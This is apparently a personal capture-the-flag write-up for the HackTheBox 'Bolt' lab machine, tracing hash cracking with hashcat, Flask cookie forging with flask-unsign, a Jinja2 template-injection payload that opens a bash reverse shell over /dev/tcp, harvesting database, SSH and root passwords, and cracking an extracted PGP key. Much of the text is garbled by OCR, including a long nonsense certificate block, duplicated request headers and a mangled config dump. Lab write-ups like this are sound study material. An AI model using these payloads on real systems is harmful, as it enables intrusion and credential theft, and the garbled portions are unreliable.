

Path of Exploitation

Foothold:

find subdomains \Rightarrow download docker image and find admin password hash \Rightarrow crack the hash and login to bolt as admin for a clue \Rightarrow find the registration invite code in docker image \Rightarrow register for demo site with invite code \Rightarrow login to mail box with same registered user \Rightarrow discover SSTI in username field of demo site reflected in mailbox \Rightarrow enumerate template engine and inject reverse shell payload

User:

Enumerate for creds and login as user

root:

check user mail for clue ⇒ Enumerate google chrome profile for passbolt pgp key in log file ⇒ extract key with some vim magic or however ⇒ crack pgp key and decrypt messages ⇒get root password and login as root

Creds

Username	Password	Description
admin	deadbolt	bolt.htb
-	XNSS-HSJW-3NGU-8XTJ	invite-code
passbolt	rT2;jW7 <ey8!dx8}pq8%< td=""><td>mysql</td></ey8!dx8}pq8%<>	mysql
eddie	rT2;jW7 <ey8!dx8}pq8%< td=""><td>ssh</td></ey8!dx8}pq8%<>	ssh
	merrychristmas	private pgpkey password
root	Z(2rmxsNW(Z?3=p/9s	su (os)

Nmap

Port	Service	Description	
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.	
80	http	nginx 1.18.0 (Ubuntu)	
443	ssl/http	nx 1.18.0 (Ubuntu)	

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
| GELudGVybeW01Edp2GdpdHMgHHRS1E+07DEAMBgGALUEAwm0CcCFzc27bbHQVrw0s
| dr.CodGishhckMg1EwdjIOMTkuHTIzhhcLMVjImdjIOMTkuHTIzdhEMVgCQVVQQG
| ExDBVTETMEGCALUECAWRU19-2531TG6F02TENM8GALUECQVSSESZXJUZVQQVILK
| 2710cygMGQTHRHRWHCUSAVYQQGDER*WVINExpdsc5152c01ExpdyCCCSIAGNYY
| KOZINVETMQESBQADygEFADCCAQCcgeEBALFMSFACUPAS THAMBCSJVD3CSSSUJUMN
| Wp325hO31TANAVXYSYOWZYCACCHVR9gaSTALVZYPQMGFATHCAGTSTANAVX
| My325hO31TANAVXYSYOWZYCACCHVR9gaSTALVZYPQMGFATHCAGTSTANAVX
| My325hO31TANAVXYSYOWZYCACCHVR9gaSTALVZYPQMGFATHCAGTSTANAVX
| My325hO31TANAVXYSYOWZYCACCHVR9gaSTALVZYPQMGFATHCAGTSTANAVX
| F2Ngybndftlx297SUTVD125FFKMV, GyRoBoAkODT-0Q90byHd6zBahfu3yxXBMd
| 3ejOlan36j Saxxb3g/GeAWNAVAGTQATAXZBOBAboAboAmdMgAVSODVSWJAWADAXAVAGTAAAXX
| F2Ngybndftlx297SUTVD125FFKMV, GyRoBoAkODT-0Q90byHd6zBahfu3yxXBMd
| 3ejOlan36j Saxxb3g/GeAWNAVAGTQATAXZBOBAboAboAmdMgAVSODVSWJAWADAXAVAGTAAAXX
| F2Ngybndftlx297SUTVD25FFKMV, GyRoBoAkODT-0Q90byHd6zBahfu3yxXBMd
| 3ejOlan36j Saxxb3g/GeAWNAVAGTQATAXZBOBAboAboAmdAVAGTQATAXXBAAAXXAAAXXAAAXXBAAAXXBAAAXXAAXXAAAXXAAXXBAAAXXAAXXAAXXAAXXBAAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXAAXXA
```

/etc/hosts


10.10.11.114 bolt.htb passbolt.bolt.htb

Web Enumeration


subdomains found with gobuster

demo.bolt.htb mail.bolt.htb passbolt.bolt.htb bolt.htb

Demo.bolt.htb



- Boilerplate Code Jinja Sign IN | AppSeed
- python since jinja
- similar to bolt.htb
- html pages
- signin page
- registration page
- requires an invite code



mail.bolt.htb






- roundcube mail
- php site

bolt.htb

- image.tar docker image?
- registration gives 500 sever error?
- get req on subscribe on bottom
- and on nothing posts from contact us page

passbolt.bolt.htb



· requires email to access service

```
# Access to this service requires an invitation.

This email is not associated with any approved users on this domain. Please contact your administrator to request an invitation link.

[Try with another email](https://passbolt.bolt.htb/users/recover)

[Terms](https://www.passbolt.com/terms)

- [Credigl(https://www.passbolt.com/credits)

- [Inttps://www.passbolt.com/credits)

- [Inttps://www.passbolt.com/credits)

- [Inttps://www.passbolt.com/credits)

- POST /users/recover.json?api-version=v2 HTTP/2

Host: passbolt.bolt.htb

Cookie: passbolt_session=c5ht2cb9eps8nksfaTetlm4sh2; csrfToken=e2dabc4afd75ad8d3ce828bbc7cb8a2ald00390d89d58266174d50136948d9b6c1314e6534dc87391bf0d1967099277cd83769ccda85124c46534e7lefalee78

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0

Accept-Language: en-US,en;q=0.5

Accept-Language: en-US,en;q=0.5

Accept-Language: en-US,en;q=0.5

Accept-Language: en-US,efalee

Referer: https://passbolt.bolt.htb/users/recover?locale=en-UK

Content-Type: application/json

Accept-Token: e2dabc4afd7sad8d3ce828bbc7cb8a2ald00390d89d58266174d50136948d9bcc1314e6534dc87391bf0d1967099277cd83769ccda85124c46534e7lefalee78

Origin: https://passbolt.bolt.htb

Content-Length: 29

Te: trailers
```

register

```
POST http://bolt.htb/register HTTP/l.1
Host: bolt.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/2010010 Firefox/78.0
Accept: text/html,application/xhtml*xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Content-Type: application/x-www-form-urlencoded
Content-Length: 90
Origin: https://bolt.htb
Connection: keep-alive
Referer: https://bolt.htb/register
Upgrade-Insecure-Requests: 1

username=SuperDuper&email=SuperDuper%40SuperDuper.com&password=SuperDuper%40SuperDuper.com
```

curl command

```
curl -1 -s -k -X $'POST' \

-H $'Host: bolt.htb' -H $'User-Agent: Mozilla/5.0 (X11; Linux X86_64; rv:78.0) Gecko/20100101 Firefox/78.0' -H $'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' -H $'Accept-Language: en-US,en;q=0.5' -H $'Accept-Encoding: gzip, deflate' -H $'Content-Type: application/x-www-form-urlencoded' -H $'Content-Length: 90' -H $'Origin: http://bolt.htb/ -H $'Connection: close' -H $'Referer: http://bolt.htb/register' -H $'Upgrade-Insecure-Requests: 1' \

--data-binary $'User-name=SuperDuper&email=SuperDuper*440SuperDuper.com*\
$'http://bolt.htb/register'
```

image.tar

config.py

```
# Set up the App SECRET_KEY
SECRET_KEY = config('SECRET_KEY', default='S#perS3crEt_007')
```

flask-unsign to sign cookie as any user maybe...

```
flask-unsign --sign --cookie "{'logged_in': True, 'username': 'admin'}" --secret 'S#perS3crEt_007'
```

db.sqlite with admin hash

hashcat

```
kali@kali:-$ hashcat -m 500 hash.txt /usr/share/wordlists/rockyou.txt
...[snip]...
$1$smlRceCh$rSd3PygnS/6jlFDfF2J5q.:deadbolt
```

admin:deadbolt ⇒ <u>00 - Loot > Creds</u>


routes.py with invite code

```
(venv) kali@kali:-/downloads/image/_image.tar.extracted/41093412e0da959c80875bb0db640c1302d5bcdffec759a3a5670950272789ad/_layer.tar.extracted/app/base$ cat routes.py
...[snip]...
```

XNSS-HSJW-3NGU-8XTJ ⇒ 00 - Loot > Creds

Now we can register

Once registered user can log into mail ali Tools 💆 Kali Docs 🥆 Kali Forums 🐧 NetHunter 👖 Offensive Security 🦠 Exploit-DB 🝬 GHDB 👖 MSFU 👼 SeedDMS: Sign in Save Attach Signature Responses Spell About × Roundcube Webmail 1.4.6 Copyright © 2005-2020, The Roundcube Dev Team This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version. Some exceptions for skins & plugins apply. Installed plugins Plugin License 1.0 GPLv3+ filesystem_attachments 1.12.0 GPLv3+



Config ('ENV': 'production', 'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'PRESERVE_CONTEXT_ON_EXCEPTION': None, 'SECRET_KEY': 'kreepandcybergeek', 'PERMANENT_SESSION_LIFETIME':
datetime.timedelta(adys=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'seasion', 'SESSION_COOKIE_DOMAIN': False, 'SESSION_COOKIE_PATH': None,
'SESSION_COOKIE_HITPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_EFRESH_EACH_REQUEST': True, 'NAX_CONTENT_LENGTH': None, 'SEND_FILE_NAX_AGE_DEFAULT':
datetime.timedelta(seconds=43280), 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HITP_EXCEPTIONETH_DEBUGET_LOADINO: False, 'PREFERED_DUR_SCHEME': 'http', 'SSON_AS_ ASCII': True, 'JSON_IST_KEYS': True,
'JSON_TEV_PRETTYPERINT_SEGULAR': False, 'JSON_IST_KEYS': True, 'JSON_TEV_PRETTYPERINT_SEGULAR': False, 'JSON_TEV_PRETTYPERINT_SEGULAR': NONE, 'NAIL_USERNAME': None, 'NAIL_USE_TLS': None, 'NAIL_USE_TLS': NONE, 'SQLALCHEMY_DATABASE_URI': 'mysql://bolt_dabidUUHSNBYPBphtqRB@localhost/boltmail',
'SQLALCHEMY_TRACK_MODIFICATIONS': True, 'SQLALCHEMY_ENDS': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_POOL_TIMEOUT': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_POOL_TIMEOUT': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_POOL_TIMEOUT': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_ENDS': None, 'SQLALCHEMY_ENDS': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLALCHEMY_ENDS': None, 'SQLALCHEMY_MAX_OVERFLOW': None, 'SQLAL

rev shell

```
{{config.__class__.__init__.__globals__['os'].popen('/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.133/9001 0>&1"').read()}}
```

www-data

Enumerate

```
Analyzing Passbolt Files (limit 70)

-rw-r----- 1 root www-data 3128 Feb 25 2021 /etc/passbolt.php

* Passbolt ~ Open source password manager for teams

'host' >> 'localhost',

'port' >> '3386',

'username' >> 'passbolt',

'password' >> 'r12;jirceY8idX8)pQ8%',

'database' >> 'passboltb'
```

passbolt:rT2;jW7<eY8!dX8}pQ8% ⇒ 00 - Loot > Creds

Eddie

Enumeration

Finally Found pgp private key by

and found

Binary file .config/google-chrome/Default/Local Extension Settings/didegimhafipceonhjepacocaffmoppf/000003.log

huge mess but did some vim magic to get key extracted and then gpg 2 john

and then

ctrl+v for visual mode and x to delete the ^@ all the way down for good key.

crack pgpkey

```
kali@kali:-$ gog2john priv > priv.john

File priv
kali@kali:-$ ls

OBB3.log

buster

demo.req hash.txt login.req notes

pp_message_inemail_que pp_public_key_clark priv.john subsribe.req

ww

subsribite_shell.sh computed_hashes.json downloads key4.db mail.req passbolt.req papportvate.bak ppp_public_key_edder register.req venv

Bolt

demoregister.req

eddie.log lin.log namp pgp_message ppp_priv_key

priv session_token verified_contents.json

kali@kali:-$ cat priv.john

Zalidali:-$ cat priv.john

Zalidali
```

merrychristmas ⇒00 - Loot > Creds

pgp decryption

{"description":"","password":"Z(2rmxsNW(Z?3=p/9s"]

 $root:Z(2rmxsNW(Z?3=p/9s \Rightarrow 00 - Loot > Creds)$

root

id & whoami

```
root@bolt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bolt:~# whoami
root
```

root.txt

root@bolt:~# cat root.txt
7d34d9aa4cb6a2970b7d19e3c91ef7f1

uname -a

root@bolt:-# uname -a Linux bolt.htb 5.13.0-051300-generic #202186272333 SMP Sun Jun 27 23:36:43 UTC 2021 x86_64 x86_64 GNU/Linux

/etc/shadow

